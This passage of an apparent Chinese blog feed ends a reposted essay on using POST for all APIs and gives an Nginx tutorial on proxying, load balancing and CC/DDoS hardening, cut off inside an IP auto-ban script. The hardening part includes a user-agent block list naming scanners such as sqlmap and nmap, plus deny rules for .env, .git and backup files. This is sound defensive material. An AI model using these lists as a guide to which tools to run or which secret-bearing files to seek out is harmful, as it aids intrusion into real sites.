请求的是静态资源，则会缓存，如果是数据，则不会缓存</li></ol><p>查看上面的区别，就会发现 POST 在发送数据量大的请求时优势很明显，GET 则更适合获取静态资源、简单的查询等接口。</p><p>我个人在开发接口的时候也会注意，将简单的查询请求使用 GET 方法，其他增、删、改、复杂的查询请求都可以使用 POST，但不会像题主的公司一样全部使用 POST。</p><p>网友程墨 Morgan 提出如果是自己会按照「业界最佳实践」制定规范。另外一个知友提出：就是为了迁就低水平不思进取的架构师和前后端程序员们。</p><h2 id="01-大宽宽的回答"><a href="#01-大宽宽的回答" class="headerlink" title="01 大宽宽的回答"></a>01 大宽宽的回答</h2><p>我打算跳出技术的范畴，从 <strong>ROI 的角度</strong>讨论下：如果一个架构风格（比如 Restful）真的那么好，为啥应用上没有那么广泛？</p><p>首先要明确，不管你多么喜欢技术，无论是这里说的一个 HTTP 的 method，又或者是编程语言的一些用法、架构设计方法、甚至是 OKR 这样的管理和沟通的方法。这一切，都是为了满足企业对市场的需求。简单来说，公司给你发工资，不是为了让你遵守规范的，而是为了能在成本可接受的情况下，让业务落地。</p><p>而其中，一般情况下，接口的形式是个微不足道的局部问题。对于企业来讲，技术团队要解决的更重要的问题，是理解业务模型，形成业务架构和可以稳定跑的系统；是面对大量涌入用户对系统可用性的要求对系统不会卡顿挂机的扩展性保障；是不会动不动抽疯一下，丢条数据或者数据冲突的稳定性要求，以及为了达成这些要求给监控体系的各种便利。</p><p>但一定要纠结下 POST&#x2F;GET，以及 Restful。好吧，Restful 能明确列出来的好处，就那么几点：</p><ul><li>表达不同的业务动作语义：GET&#x2F;POST&#x2F;PATCH&#x2F;PUT&#x2F;DELETE……</li><li>表达”资源”的概念</li><li>利用 URL path、querystring、header、status code 等来表达很多接口功能</li><li>以上两条可以达成一种”统一”的接口表达形式，以至于可以围绕这个形式实现接口维护的工具，比如 Swagger</li><li>GET 资源可以利用缓存</li></ul><p>但代价是什么？</p><ul><li><strong>强行的统一</strong>，让本来天然不是资源的业务概念也一定要强行”资源”一下，引发了更多的理解不一致和沟通困难。当然，事物总是可以”抽象”一下，业务概念抽象为”资源”很多时候都是可行的。但这么做的收益除了证明”一个人聪明，有不错的抽象能力”，以及”更容易利用上 Swagger 一类的工具”之外，我看不到啥额外的短期或者长期收益。</li><li><strong>乱折腾 path、querystring 等东西，让横切面治理抓取关键信息更难了</strong>。比如监控时抓一个 path 里带变量的 URL 是非常恶心的事情。又或者看到一个 404 的报警，却根本搞不清楚到底是服务部署有问题；还是服务正常，但用户不存在；又或者是用户存在，但用户订单不存在。带来的问题是运营工具编写困难，线上问题响应能力会被降低。</li><li><strong>即使使用 Swagger，还是需要写说明和文档来说明其业务语义</strong>。接口工具应该提供的”好理解，接口改了后文档自动生成”等好处，只有在接口反应的资源刚好和后台数据表&#x2F;视图能够对应上才有效。也就是说只适合接口层级低的场景下有用，而对高层接口意义不大。结果开发者既要用 Swagger 这样的工具，同时还是要看常规文档。本来用一套机制可以解决的问题要改成两套。</li><li><strong>Cache 虽好，但最怕的是管控不到位让用户拿到了过期数据</strong>。对于 Cache，业务上一般会区分动态接口和静态接口。前者默认不应该有 cache，所以用了 GET 之后为了防范，还得手工在大部分动态接口上加 <code>Cache-Control: no-cache</code>，或者动态产生 ETag（浪费 CPU）。而后者一般会采用 CDN，这一套针对 cache 做了很精巧的设计。</li><li><strong>使用形式各异的 method 和 URL path，querystring 上做各种奇怪的拼接，会给前端带来巨大的困扰</strong>。因为本来一个函数调用，还得翻译一遍，活生生的弄出来一个接口翻译层。妥妥的降低人效。如果是 web、iOS、Android 三套前端，就得弄 3 个接口翻译层。</li><li><strong>非 GET 和 POST 之外的 method 有可能会被不恰当的网关转发规则给干掉</strong>。为此 Restful 还是搞出了 method override 这样的招数……</li></ul><p>所以到底适不适合，落地时听骂声和吵架声就知道了。</p><p>有人举了 Google S3 运用 Restful 接口的例子来说明其正确性。但 S3 是干什么的大家都懂，S3 天然就是用来存取”资源”的。一个工具用在了恰当场景，当然是”正确”的。S3 用的好的东西，只能说明类似的阿里云 OSS、腾讯云 COS 也可以这么干。但无法证明电商业务、社交业务、医疗业务、政企办公协同……这些业务也适合这么干。</p><p>而作为技术负责人，如果他搞出了一套接口方案（也许其中一条就是所有 http 接口都用 POST），提高了开发效率，降低了沟通成本，降低了运维和错误定位成本，为企业真正做到了降本增效。把瞎折腾的成本，投入到了其他比如业务架构设计，测试体系，线上监控，容灾降级等领域上。最终让企业（用户需求得到满足，收入增加）和员工得到了收益（因为公司收入增加而涨薪）。我会评价这样的人为”真正懂架构，懂技术，善于用技术解决实际问题”。</p><p>如果一个技术负责人只知道遵守一个书上写的、但从没验证过在自己的环境有效的方案，以至于让企业的核心目标无法达成。他就是赵括，该马上卷铺盖卷走人。</p><h2 id="02-我司的实践"><a href="#02-我司的实践" class="headerlink" title="02 我司的实践"></a>02 我司的实践</h2><p>至于我司，使用的规范是：</p><p>对于动态业务接口，只有一个接口 <code>POST /action</code>，在 Header 里给 <code>X-Action</code> 给出具体的接口名称交给网关路由，session 表示用户登录身份，以及用于推荐、防重、染色、安全用到的各种 token&#x2F;签名。所有的业务请求参数都以 PB 编码后放在请求体里，并和后端的 gRPC 体系衔接。接口除了防重试之外，不提供常规意义上的 Cache。</p><p>而对于静态接口，走 CDN，做多级 Cache，该用 GET 用 GET。如果一个动态接口也想利用 HTTP 层 Cache，可以向网关申请和配置。有没有 Cache、cache 多久是网关和端上自己实施的，完全自己管控。</p><p>各位读者可以参考看看，并根据自己所处的业务场景和前后端交互思考下：<strong>“我们目前用的技术规范是性价比最高的吗，是最合适的吗？”</strong></p><p>如果是你来设计公司的 API 规范，会规定所有接口都用 POST 请求吗？这是为什么？</p><hr><blockquote><p><strong>免责声明</strong></p><p>本文为转载内容，原文著作权归原作者 <strong>「终码一生」</strong> 公众号所有，本博客转载仅出于学习交流与个人收藏目的，未用于任何商业用途。如转载涉及版权问题，请原作者联系 <a href="mailto:&#x34;&#52;&#56;&#x34;&#52;&#64;&#49;&#x36;&#x33;&#46;&#99;&#111;&#109;">44844@163.com</a>，我将在收到通知后立即删除相关内容。读者如需引用，请遵循原作者的版权要求，并注明原文出处。</p></blockquote>]]>
    </content>
    <id>https://blog.u8m.cn/posts/cce7d2df30c8/</id>
    <link href="https://blog.u8m.cn/posts/cce7d2df30c8/"/>
    <published>2026-08-20T07:00:00.000Z</published>
    <summary>「公司规定所有接口都用 POST 请求，这是为什么？」——从 GET/POST 的基础区别，到 RESTful 规范的落地代价，再到 ROI 视角的架构权衡。本文转载自微信公众号「终码一生」，版权归原作者所有。</summary>
    <title>公司规定所有接口都用 POST 请求，为什么？</title>
    <updated>2026-09-30T07:07:57.446Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="Nginx" scheme="https://blog.u8m.cn/tags/Nginx/"/>
    <category term="运维" scheme="https://blog.u8m.cn/tags/%E8%BF%90%E7%BB%B4/"/>
    <category term="安全" scheme="https://blog.u8m.cn/tags/%E5%AE%89%E5%85%A8/"/>
    <category term="服务器" scheme="https://blog.u8m.cn/tags/%E6%9C%8D%E5%8A%A1%E5%99%A8/"/>
    <content>
      <![CDATA[<h2 id="Nginx-到底是什么"><a href="#Nginx-到底是什么" class="headerlink" title="Nginx 到底是什么"></a>Nginx 到底是什么</h2><p>一句话：<strong>Nginx 是一个高性能的 HTTP 服务器和反向代理</strong>。但它远不止”托管静态网站”这么简单。</p><p>它同时干三件事：</p><ol><li><strong>Web 服务器</strong>：把硬盘上的 HTML&#x2F;CSS&#x2F;JS 文件通过 HTTP 对外提供</li><li><strong>反向代理</strong>：把外部请求转发给后端的真实服务（比如 Node.js、Python、PHP），对外隐藏后端</li><li><strong>负载均衡</strong>：把流量分发给多台后端服务器，扛住大并发</li></ol><p>这三个能力让它成了互联网的中流砥柱——全球流量最高的网站（Netflix、百度、淘宝），背后几乎都有 Nginx 的身影。</p><h2 id="为什么不用-Apache"><a href="#为什么不用-Apache" class="headerlink" title="为什么不用 Apache"></a>为什么不用 Apache</h2><p>老一代用的是 Apache。Nginx 出现后大量取代它，核心原因就一个：<strong>并发模型不同</strong>。</p><ul><li><strong>Apache</strong>：一个请求开一个线程&#x2F;进程（或 worker），连接多了内存和上下文切换就扛不住</li><li><strong>Nginx</strong>：<strong>事件驱动、异步非阻塞</strong>，一个 worker 进程能同时处理几千上万个连接，内存占用极低</li></ul><p>打个比方：Apache 像银行开一个窗口派一个柜员，客户多了柜员就累瘫；Nginx 像一个柜员同时招呼几十个客户，谁 ready 了就处理谁，效率天差地别。</p><p>所以<strong>高并发场景下 Nginx 完胜</strong>。这也是它成为”反向代理首选”的根本原因。</p><h2 id="Nginx-的核心功能"><a href="#Nginx-的核心功能" class="headerlink" title="Nginx 的核心功能"></a>Nginx 的核心功能</h2><h3 id="1-静态文件托管"><a href="#1-静态文件托管" class="headerlink" title="1. 静态文件托管"></a>1. 静态文件托管</h3><p>这是最基础的用法。把文件放目录里，Nginx 对外提供访问：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">server</span> &#123;</span><br><span class="line">    <span class="attribute">listen</span> <span class="number">80</span>;</span><br><span class="line">    <span class="attribute">server_name</span> example.com;</span><br><span class="line">    <span class="attribute">root</span> /var/www/html;</span><br><span class="line">    <span class="attribute">index</span> index.html;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>Nginx 处理静态文件比任何应用服务器都快——直接 sendfile 零拷贝，CPU 几乎不参与。</p><h3 id="2-反向代理"><a href="#2-反向代理" class="headerlink" title="2. 反向代理"></a>2. 反向代理</h3><p>外部请求 → Nginx → 后端服务。后端不需要暴露在公网，Nginx 帮它挡在前面：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">location</span> /api/ &#123;</span><br><span class="line">    <span class="attribute">proxy_pass</span> http://127.0.0.1:3000;</span><br><span class="line">    <span class="attribute">proxy_set_header</span> Host <span class="variable">$host</span>;</span><br><span class="line">    <span class="attribute">proxy_set_header</span> X-Real-IP <span class="variable">$remote_addr</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>好处很多：后端服务只监听 127.0.0.1，外面摸不到；Nginx 还能做缓冲、限速、缓存。</p><h3 id="3-负载均衡"><a href="#3-负载均衡" class="headerlink" title="3. 负载均衡"></a>3. 负载均衡</h3><p>有多台后端时，Nginx 在前面分发：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">upstream</span> backend &#123;</span><br><span class="line">    <span class="attribute">server</span> <span class="number">192.168.1.10:3000</span>;</span><br><span class="line">    <span class="attribute">server</span> <span class="number">192.168.1.11:3000</span>;</span><br><span class="line">    <span class="attribute">server</span> <span class="number">192.168.1.12:3000</span>;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="section">server</span> &#123;</span><br><span class="line">    <span class="section">location</span> / &#123;</span><br><span class="line">        <span class="attribute">proxy_pass</span> http://backend;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>策略可选：轮询（默认）、加权、IP 哈希（同一用户固定到一台后端）、最少连接数。</p><h3 id="4-HTTPS-SSL-终端"><a href="#4-HTTPS-SSL-终端" class="headerlink" title="4. HTTPS &#x2F; SSL 终端"></a>4. HTTPS &#x2F; SSL 终端</h3><p>Nginx 处理 TLS 加解密，后端服务只管明文逻辑。证书在 Nginx 这一层统一管理：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">server</span> &#123;</span><br><span class="line">    <span class="attribute">listen</span> <span class="number">443</span> ssl;</span><br><span class="line">    <span class="attribute">http2</span> <span class="literal">on</span>;</span><br><span class="line">    <span class="attribute">ssl_certificate</span>     /etc/ssl/fullchain.cer;</span><br><span class="line">    <span class="attribute">ssl_certificate_key</span> /etc/ssl/private.key;</span><br><span class="line">    <span class="attribute">ssl_protocols</span> TLSv1.<span class="number">2</span> TLSv1.<span class="number">3</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h3 id="5-缓存"><a href="#5-缓存" class="headerlink" title="5. 缓存"></a>5. 缓存</h3><p>Nginx 能把后端返回的内容缓存到磁盘&#x2F;内存，相同请求直接返回缓存，不打到后端。这对静态站和 API 缓存都极有价值。</p><h2 id="Nginx-的好处"><a href="#Nginx-的好处" class="headerlink" title="Nginx 的好处"></a>Nginx 的好处</h2><table><thead><tr><th>优点</th><th>说明</th></tr></thead><tbody><tr><td><strong>高并发</strong></td><td>单机几万并发连接毫无压力，内存占用极低</td></tr><tr><td><strong>稳定</strong></td><td>跑几个月不重启是常态，内存泄漏几乎不存在</td></tr><tr><td><strong>配置灵活</strong></td><td>模块化设计，按 location 做不同策略，精细到 URL 级别</td></tr><tr><td><strong>生态成熟</strong></td><td>几乎所有运维场景都有现成方案，社区文档丰富</td></tr><tr><td><strong>资源省</strong></td><td>1 核 1G 的小服务器跑起来毫无压力</td></tr><tr><td><strong>安全</strong></td><td>作为反向代理天然隔离后端，配合限流&#x2F;封 IP 能挡大量攻击</td></tr></tbody></table><h2 id="Nginx-的坏处"><a href="#Nginx-的坏处" class="headerlink" title="Nginx 的坏处"></a>Nginx 的坏处</h2><p>客观说也有局限：</p><table><thead><tr><th>缺点</th><th>说明</th></tr></thead><tbody><tr><td><strong>动态内容弱</strong></td><td>Nginx 本身不能执行 PHP&#x2F;Python，得配合后端或 FastCGI</td></tr><tr><td><strong>配置有门槛</strong></td><td>指令多、继承规则复杂，新手容易踩坑（比如 location 优先级）</td></tr><tr><td><strong>模块需编译</strong></td><td>标准版装第三方模块要重新编译，虽然动态模块缓解了这点</td></tr><tr><td><strong>不是银弹</strong></td><td>挡不住超大流量 DDoS（几十 Gbps），那种得靠云厂商的清洗</td></tr><tr><td><strong>默认不安全</strong></td><td>开箱即用的配置抗攻击能力为零，必须手动加固</td></tr></tbody></table><h2 id="部署：最小可用配置"><a href="#部署：最小可用配置" class="headerlink" title="部署：最小可用配置"></a>部署：最小可用配置</h2><p>以 CentOS &#x2F; RHEL &#x2F; 阿里云 Linux 为例：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 安装</span></span><br><span class="line">yum install -y nginx</span><br><span class="line">systemctl <span class="built_in">enable</span> --now nginx</span><br><span class="line"></span><br><span class="line"><span class="comment"># 验证</span></span><br><span class="line">curl -I http://127.0.0.1</span><br><span class="line"><span class="comment"># HTTP/1.1 200 OK 说明跑起来了</span></span><br></pre></td></tr></table></figure><p>配置文件结构：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">/etc/nginx/</span><br><span class="line">├── nginx.conf          # 主配置（http 块、全局参数）</span><br><span class="line">├── conf.d/            # 各站点配置（include 进主配置）</span><br><span class="line">└── mime.types</span><br></pre></td></tr></table></figure><p>主配置 <code>nginx.conf</code> 的核心部分：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">http</span> &#123;</span><br><span class="line">    <span class="comment"># --- 限流区域定义（防御 CC 的基础）---</span></span><br><span class="line">    <span class="attribute">limit_req_zone</span>  <span class="variable">$binary_remote_addr</span> zone=reqperip:<span class="number">10m</span> rate=10r/s;</span><br><span class="line">    <span class="attribute">limit_conn_zone</span> <span class="variable">$binary_remote_addr</span> zone=perip:<span class="number">10m</span>;</span><br><span class="line"></span><br><span class="line">    <span class="attribute">include</span> /etc/nginx/conf.d/<span class="regexp">*.conf</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>单个站点配置 <code>conf.d/blog.conf</code>：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">server</span> &#123;</span><br><span class="line">    <span class="attribute">listen</span> <span class="number">443</span> ssl;</span><br><span class="line">    <span class="attribute">http2</span> <span class="literal">on</span>;</span><br><span class="line">    <span class="attribute">server_name</span> blog.example.com;</span><br><span class="line"></span><br><span class="line">    <span class="attribute">ssl_certificate</span>     /etc/ssl/fullchain.cer;</span><br><span class="line">    <span class="attribute">ssl_certificate_key</span> /etc/ssl/private.key;</span><br><span class="line"></span><br><span class="line">    <span class="attribute">root</span> /var/www/blog;</span><br><span class="line">    <span class="attribute">index</span> index.html;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 启用限流（防 CC）</span></span><br><span class="line">    <span class="attribute">limit_req</span>  zone=reqperip burst=<span class="number">20</span> nodelay;</span><br><span class="line">    <span class="attribute">limit_conn</span> perip <span class="number">10</span>;</span><br><span class="line"></span><br><span class="line">    <span class="section">location</span> / &#123;</span><br><span class="line">        <span class="attribute">try_files</span> <span class="variable">$uri</span> <span class="variable">$uri</span>/ =<span class="number">404</span>;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>改完先测语法再重载——<strong>这条铁律必须记</strong>：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">nginx -t          <span class="comment"># 测试配置语法</span></span><br><span class="line">nginx -s reload   <span class="comment"># 语法 OK 才重载，不中断服务</span></span><br></pre></td></tr></table></figure><h2 id="策略：location-匹配优先级"><a href="#策略：location-匹配优先级" class="headerlink" title="策略：location 匹配优先级"></a>策略：location 匹配优先级</h2><p>Nginx 最容易踩的坑就是 location 优先级。记住这个顺序：</p><ol><li><code>=</code> 精确匹配（最高）</li><li><code>^~</code> 前缀匹配（不再走正则）</li><li><code>~</code> &#x2F; <code>~*</code> 正则匹配（按出现顺序）</li><li>普通前缀匹配（最长匹配）</li></ol><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">location</span> = / &#123; ... &#125;              <span class="comment"># 只匹配首页，最高优先</span></span><br><span class="line"><span class="section">location</span><span class="regexp"> ^~</span> /static/ &#123; ... &#125;      <span class="comment"># /static/ 开头的，不走正则</span></span><br><span class="line"><span class="section">location</span> <span class="regexp">~* \.(jpg|png)$</span> &#123; ... &#125;  <span class="comment"># 图片走这里</span></span><br><span class="line"><span class="section">location</span> / &#123; ... &#125;                <span class="comment"># 兜底，最低</span></span><br></pre></td></tr></table></figure><p>搞混优先级会导致请求打到错误的 location，比如静态资源被反代规则截获——这是最常见的新手 bug。</p><h2 id="重点：网络安全与防-CC-DDoS"><a href="#重点：网络安全与防-CC-DDoS" class="headerlink" title="重点：网络安全与防 CC&#x2F;DDoS"></a>重点：网络安全与防 CC&#x2F;DDoS</h2><p>Nginx 作为网站的第一道防线，<strong>默认配置几乎是裸奔的</strong>。下面这套是生产级的防护方案，逐层加固。</p><h3 id="第一层：请求频率限制（挡-CC）"><a href="#第一层：请求频率限制（挡-CC）" class="headerlink" title="第一层：请求频率限制（挡 CC）"></a>第一层：请求频率限制（挡 CC）</h3><p>CC 攻击的本质是<strong>高频请求打垮服务器</strong>。Nginx 的 <code>limit_req</code> 是最直接的武器：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># http 块：定义限流区域，单 IP 每秒 10 个请求</span></span><br><span class="line"><span class="attribute">limit_req_zone</span> <span class="variable">$binary_remote_addr</span> zone=reqperip:<span class="number">10m</span> rate=10r/s;</span><br></pre></td></tr></table></figure><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># server/location 块：启用</span></span><br><span class="line"><span class="attribute">limit_req</span> zone=reqperip burst=<span class="number">20</span> nodelay;</span><br></pre></td></tr></table></figure><ul><li><code>rate=10r/s</code>：每秒允许 10 个请求</li><li><code>burst=20</code>：突发允许排 20 个队</li><li><code>nodelay</code>：排队的不延迟，超过就立即拒绝（返回 503）</li><li>正常用户一秒点不了 10 次，<strong>只拦攻击者，不影响真人</strong></li></ul><h3 id="第二层：并发连接限制"><a href="#第二层：并发连接限制" class="headerlink" title="第二层：并发连接限制"></a>第二层：并发连接限制</h3><p>限制单 IP 同时开的连接数，防一个 IP 开几百个连接耗尽资源：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># http 块定义</span></span><br><span class="line"><span class="attribute">limit_conn_zone</span> <span class="variable">$binary_remote_addr</span> zone=perip:<span class="number">10m</span>;</span><br></pre></td></tr></table></figure><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># server 块启用</span></span><br><span class="line"><span class="attribute">limit_conn</span> perip <span class="number">10</span>;</span><br></pre></td></tr></table></figure><p>单 IP 最多 10 个并发连接，超出直接拒绝。</p><h3 id="第三层：空-User-Agent-拦截"><a href="#第三层：空-User-Agent-拦截" class="headerlink" title="第三层：空 User-Agent 拦截"></a>第三层：空 User-Agent 拦截</h3><p>扫描器、CC 工具经常不带 UA（或带古董 UA）。直接拦：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 空 UA 拒绝</span></span><br><span class="line"><span class="attribute">if</span> (<span class="variable">$http_user_agent</span> = <span class="string">&quot;&quot;</span>) &#123;</span><br><span class="line">    <span class="attribute">return</span> <span class="number">403</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>进阶：拦截常见的恶意 UA 关键词：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 常见扫描器/爬虫黑名单</span></span><br><span class="line"><span class="attribute">map</span> <span class="variable">$http_user_agent</span> <span class="variable">$bad_agent</span> &#123;</span><br><span class="line">    <span class="attribute">default</span> <span class="number">0</span>;</span><br><span class="line">    ~*<span class="attribute">sqlmap</span> <span class="number">1</span>;</span><br><span class="line">    ~*<span class="attribute">nikto</span> <span class="number">1</span>;</span><br><span class="line">    ~*<span class="attribute">nmap</span> <span class="number">1</span>;</span><br><span class="line">    ~*<span class="attribute">masscan</span> <span class="number">1</span>;</span><br><span class="line">    ~*<span class="attribute">acunetix</span> <span class="number">1</span>;</span><br><span class="line">    ~*<span class="attribute">netsparker</span> <span class="number">1</span>;</span><br><span class="line">    ~*<span class="attribute">libwww</span> <span class="number">1</span>;</span><br><span class="line">    ~*python-<span class="attribute">requests</span> <span class="number">1</span>;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="comment"># server 块</span></span><br><span class="line"><span class="attribute">if</span> (<span class="variable">$bad_agent</span>) &#123;</span><br><span class="line">    <span class="attribute">return</span> <span class="number">403</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h3 id="第四层：IP-黑名单"><a href="#第四层：IP-黑名单" class="headerlink" title="第四层：IP 黑名单"></a>第四层：IP 黑名单</h3><p>手动封禁确认的恶意 IP：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># /etc/nginx/conf.d/blockip.conf</span></span><br><span class="line"><span class="attribute">deny</span> <span class="number">1.2.3.4</span>;          <span class="comment"># 单点 CC 攻击者</span></span><br><span class="line"><span class="attribute">deny</span> <span class="number">5.6.7.0</span>/<span class="number">24</span>;       <span class="comment"># 封整个网段</span></span><br></pre></td></tr></table></figure><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># nginx.conf 的 http 块引入</span></span><br><span class="line"><span class="attribute">include</span> /etc/nginx/conf.d/blockip.conf;</span><br></pre></td></tr></table></figure><p>被封的 IP 访问直接返回 403。</p><h3 id="第五层：隐藏敏感信息"><a href="#第五层：隐藏敏感信息" class="headerlink" title="第五层：隐藏敏感信息"></a>第五层：隐藏敏感信息</h3><p>默认 Nginx 会在响应头和错误页暴露版本号，给攻击者信息：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># nginx.conf 的 http 块</span></span><br><span class="line"><span class="attribute">server_tokens</span> <span class="literal">off</span>;     <span class="comment"># 不显示版本号（默认是 on，必须关）</span></span><br></pre></td></tr></table></figure><h3 id="第六层：禁止危险路径"><a href="#第六层：禁止危险路径" class="headerlink" title="第六层：禁止危险路径"></a>第六层：禁止危险路径</h3><p>扫描器会扫各种后门路径（<code>.env</code>、<code>.git</code>、<code>phpinfo</code>），直接拦死：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 禁止访问隐藏文件（.git/.env/.htaccess 等）</span></span><br><span class="line"><span class="section">location</span> <span class="regexp">~ /\.(?!well-known)</span> &#123;</span><br><span class="line">    <span class="attribute">deny</span> all;</span><br><span class="line">    <span class="attribute">return</span> <span class="number">404</span>;        <span class="comment"># 返回 404 而非 403，不暴露存在性</span></span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="comment"># 禁止访问敏感文件</span></span><br><span class="line"><span class="section">location</span> <span class="regexp">~* \.(env|ini|conf|sql|bak|log|swp)$</span> &#123;</span><br><span class="line">    <span class="attribute">deny</span> all;</span><br><span class="line">    <span class="attribute">return</span> <span class="number">404</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h3 id="第七层：自动封禁脚本（主动防御）"><a href="#第七层：自动封禁脚本（主动防御）" class="headerlink" title="第七层：自动封禁脚本（主动防御）"></a>第七层：自动封禁脚本（主动防御）</h3><p>光靠上面这些是被动的。加一个定时脚本，<strong>每分钟扫描日志，自动封禁高频恶意 IP</strong>：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">#!/bin/bash</span></span><br><span class="line"><span class="comment"># cc-guard.sh — 每分钟由 cron 执行</span></span><br><span class="line">LOG=<span class="string">&quot;/var/log/nginx/access.log&quot;</span></span><br><span class="line">BLOCK=<span class="string">&quot;/etc/nginx/conf.d/blockip.conf&quot;</span></span><br><span class="line">THRESHOLD=300        <span class="comment"># 5分钟内超过300次 = 异常</span></span><br><span class="line"></span><br><span class="line">CUTOFF=$(($(date +%s) - <span class="number">300</span>))</span><br><span class="line"></span><br><span class="line"><span class="built_in">tail</span> -8000 <span class="string">&quot;<span class="variable">$LOG</span>&quot;</span> | awk -v cutoff=<span class="string">&quot;<span class="variable">$CUTOFF</span>&quot;</span> -v thr=<span 